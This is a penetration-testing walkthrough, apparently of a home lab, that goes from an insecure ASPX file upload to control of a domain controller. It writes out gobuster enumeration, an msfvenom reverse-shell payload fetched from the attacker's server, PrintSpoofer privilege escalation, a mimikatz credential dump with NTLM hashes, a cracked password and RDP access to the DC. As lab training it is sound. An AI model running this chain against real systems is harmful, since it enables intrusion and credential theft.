


DC takeover via Insecure Web Upload

Let's take a look at an insecure web function that ultimately leads to a domain controller compromise.


Here's our scenario. We already ran a port scan and detected 2 machines (a DC and a client). Here's the architecture we're looking at.



Now, let's get hacking.


The client machine has port 80 open. Naturally, we want to see what is running on this web server.

We see a website that has a link to upload files. Let's follow the link.



The link takes us to Default.aspx, which houses functionality that allows us to browse for and upload


a file (unauthenticated).




We know 2 very important things right from the previous screenshot.

1. We can upload files to the web server
2. The server serves (and therefore will most likely accept) aspx files.

Let's try to upload an aspx cmd shell.



The shell uploaded successfully.



Now we need to know where this file uploaded to. Let's use gobuster to search for directories within the web site structure.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.22 -w /usr/share/wordlists/dirb/common.txt -x php,ini,txt,doc,html,bak,asp,jsp -b 403,404

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.22
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.6
[+] Extensions: ini,txt,doc,html,bak,asp,jsp,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/aspnet_client (Status: 301) [Size: 158] [→ http://192.168.56.22/aspnet_client/]
/index.html (Status: 200) [Size: 149]
/Index.html (Status: 200) [Size: 149]
/index.html (Status: 200) [Size: 149]
/upload (Status: 301) [Size: 151] [→ http://192.168.56.22/upload/]
Progress: 41526 / 41535 (99.98%)

Finished
```

There's an upload directory. This is most likely where the file was uploaded to. Let's try calling our shell from this directory.



Excellent! We have a command shell onto the system. We can now perform remote command / code execution. First let's see which user we are accessing the back-end target as.

```
iis apppool\defaultapppool
```

Command:

We are running commands in the context of defaultapppool. IIS AppPool\DefaultAppPool is an application pool identity, which is a special identity used by Internet Information Services (IIS) to run worker processes for an application pool. It is not a real Windows user account, but rather a virtual identity that is used to run the application pool.

Let's gain some situational awareness and see what OS / version this machine is running.

We run systeminfo and determine if this is a 64-bit OS running Windows 10.

Host Name:	CASTELBLACK	Command:	systeminfo	execute
OS Name:	Microsoft Windows 10			
OS Version:	10.0.17763 N/A Build 17763			
OS Manufacturer:	Microsoft Corporation			
OS Configuration:	Member Server			
OS Build Type:	Multiprocessor Free			
Registered Owner:				
Registered Organization:	Vagrant			
Product ID:	00431-20000-00000-AA848			
Original Install Date:	2/4/2024, 5:21:50 PM			
System Boot Time:	4/25/2024, 6:28:57 AM			
System Manufacturer:	innotek GmbH			
System Model:	VirtualBox			
System Type:	x64-based PC			
Processor(s):	1 Processor(s) Installed. [01]: Intel64 Family 6 Model 154 Stepping 4 GenuineIntel ~2496 Mhz			
BIOS Version:	innotek GmbH VirtualBox, 12/1/2006			
Windows Directory:	C:\Windows			
System Directory:	C:\Windows\system32			
Boot Device:	\Device\HarddiskVolume1			
System Locale:	en-us;English (United States)			
Input Locale:	en-us;English (United States)			
Time Zone:	(UTC-08:00) Pacific Time (US & Canada)			
Total Physical Memory:	2,048 MB			
Available Physical Memory:	674 MB			
Virtual Memory: Max Size:	3,200 MB			
Virtual Memory: Available:	1,761 MB			
Virtual Memory: In Use:	1,439 MB			
Page File Location(s):	C:\pagefile.sys			
Domain:	north.sevenkingdoms.local			
Logon Server:	N/A			
Hotfix(s):	8 Hotfix(s) Installed. [01]: KB4565625 [02]: KB4462930 [03]: KB4494174 [04]: KB4512577 [05]: KB4558997 [06]: KB4561600 [07]: KB4558998 [08]: KB5037017			
Network Card(s):	2 NIC(s) Installed. [01]: Intel(R) PRO/1000 MT Desktop Adapter Connection Name: Ethernet DHCP Enabled: Yes DHCP Server: 10.0.2.2 IP address(es) [01]: 10.0.2.15 [02]: fe80::2434:f68b:db61:8e6d [02]: Intel(R) PRO/1000 MT Desktop Adapter Connection Name: Ethernet 2 DHCP Enabled: No IP address(es) [01]: 192.168.56.22 [02]: fe80::116f:2367:b97b:ae91			
Hyper-V Requirements:	A hypervisor has been detected. Features required for Hyper-V will not be displayed.			

Let's create a 64-bit reverse (non-staged) shell using the metasploit framework.

```

(kali@kali)-[~/GOAD/Castleback]
$ msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe LHOST=192.168.56.106 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

(kali@kali)-[~/GOAD/Castleback]
$ dir
shell.exe

(kali@kali)-[~/GOAD/Castleback]
$

```


Now we'll need to start a python HTTP server so that we can transfer the shell to the target using powershell via our command shell.

```

(kali@kali)-[~/GOAD/Castleback]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

We are using powershell's Invoke-WebRequest cmdlet (iwr), also note that we are saving the file to C:-\Users\Public because as it is a world-writable directory on Windows.



On our python HTTP server we can see that the file was successfully transferred over.

```

(kali@kali)-[~/GOAD/Castleback]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.22 - - [25/Apr/2024 10:05:59] "GET /shell.exe HTTP/1.1" 200 -

```


Let's start a netcat listener using rlwrap. We'll listen on the port that we created our reverse shell with, 4444.

```

(kali@kali)-[~/GOAD/Castleback]
$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...

```

Now we can execute our reverse shell via the command shell.



We now have a direct shell onto the target.

```
(kali㉿kali)-[~/GOAD/Castleback]
$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.22] 49799
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

Now that we have a foothold onto the target machine, let's perform some enumeration. We'll start by seeing what level of access we have.

GROUP INFORMATION			
Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Notice the Mandatory Label in the previous screenshot. It is set to high. High integrity is assigned to elevated users, which means that these users have a higher level of access to the system and its resources compared to standard users, who are assigned a Medium integrity level. Processes started by these users and objects created by them will also receive the same integrity level, either Medium or High, depending on the executable file's level.

Also notice that we hold the `SeImpersonatePrivilege`. This opens up a world of Windows PE (privilege escalation). We obviously should not have these permissions, especially with an IIS application pool identity. This is very poor configuration, but we'll take advantage of that by using a tool called `PrintSpoofer`.

Let's navigate to `C:\Users\Public` and use Powershell's `iwr` cmdlet once again, this time we'll pull `PrintSpoofer` into this folder.

```
c:\windows\system32\inetsrv>cd c:\Users\Public
cd c:\Users\Public

c:\Users\Public>powershell iwr -uri http://192.168.56.106/PrintSpoofer64.exe -o PrintSpoofer64.exe
powershell iwr -uri http://192.168.56.106/PrintSpoofer64.exe -o PrintSpoofer64.exe

c:\Users\Public>dir
dir
Volume in drive C is Windows 2019
Volume Serial Number is 1470-6B3C

Directory of c:\Users\Public

04/25/2024  07:09 AM    <DIR>          .
04/25/2024  07:09 AM    <DIR>          ..
07/17/2020  07:28 AM    <DIR>          Documents
09/15/2018  12:19 AM    <DIR>          Downloads
09/15/2018  12:19 AM    <DIR>          Music
09/15/2018  12:19 AM    <DIR>          Pictures
04/25/2024  07:09 AM                27,136 PrintSpoofer64.exe
04/25/2024  07:05 AM                7,168 shell.exe
09/15/2018  12:19 AM    <DIR>          Videos
               2 File(s)              34,304 bytes
               7 Dir(s)  40,028,221,440 bytes free

c:\Users\Public>
```

Now, let's execute `PrintSpoofer` and pass it `cmd`. This will pass us to an elevated `cmd` shell (if all goes well).

```
c:\Users\Public>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Success! We have access to this machine as `system`. We now own this machine. Let's use this to our advantage and start digging for credentials / stored hashes.

Next, we'll pull mimikatz onto this machine and execute it.

Upon execution of a logonpassword dump, we discover that this machine is joined to a domain (NORTH). We also have the NTLM hash for a user, robb.stark

```
Authentication Id : 0 ; 3846417 (00000000:003ab111)
Session          : RemoteInteractive from 2
User Name        : robb.stark
Domain           : NORTH
Logon Server      : WINTERFELL
Logon Time       : 4/25/2024 6:42:48 AM
SID              : S-1-5-21-2475135019-3496637932-2591600200-1113

msv :
  [00000003] Primary
  * Username : robb.stark
  * Domain   : NORTH
  * NTLM     : 831486ac7f26860c9e2f51ac91e1a07a
  * SHA1     : 3bea28f1c440eed7be7d423cefebb50322ed7b6c
  * DPAPI    : 4c03b720a9bceb810645cbd4c56b2c25
tspkg :
wdigest :
  * Username : robb.stark
  * Domain   : NORTH
  * Password : (null)
kerberos :
  * Username : robb.stark
  * Domain   : NORTH.SEVENKINGDOMS.LOCAL
  * Password : (null)
ssp :
credman :
```

We can run this hash against an online cracker and easily obtain the password.

831486ac7f26860c9e2f51ac91e1a07a

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
831486ac7f26860c9e2f51ac91e1a07a	NTLM	sexywolfy

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

A prior port scan revealed that the DC has port 3389 (RDP) open.

Let's see if we can RDP to the DC as robb.stark.


```
FreeRDP: 192.168.56.11

Select C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\robb.stark>whoami /all

USER INFORMATION
-----

User Name      SID
=====
north\robb.stark S-1-5-21-2475135019-3496637932-2591600200-1113

GROUP INFORMATION
-----

Group Name                                     Type      SID                                     Attributes
-----
Everyone                                     Well-known group S-1-1-0                                     Mandatory group
up, Enabled by default, Enabled group
BUILTIN\Administrators                       Alias      S-1-5-32-544                               Group used for
r deny only
BUILTIN\Users                               Alias      S-1-5-32-545                               Mandatory group
up, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554                               Group used for
r deny only
BUILTIN\Remote Desktop Users                 Alias      S-1-5-32-555                               Mandatory group
up, Enabled by default, Enabled group
```

Awesome! We are on the DC as robb.stark, and rob is a local administrator. We have control of the DC. From here we can further enumerate, shut down AV to pull exploits over, escalate privileges, etc, etc.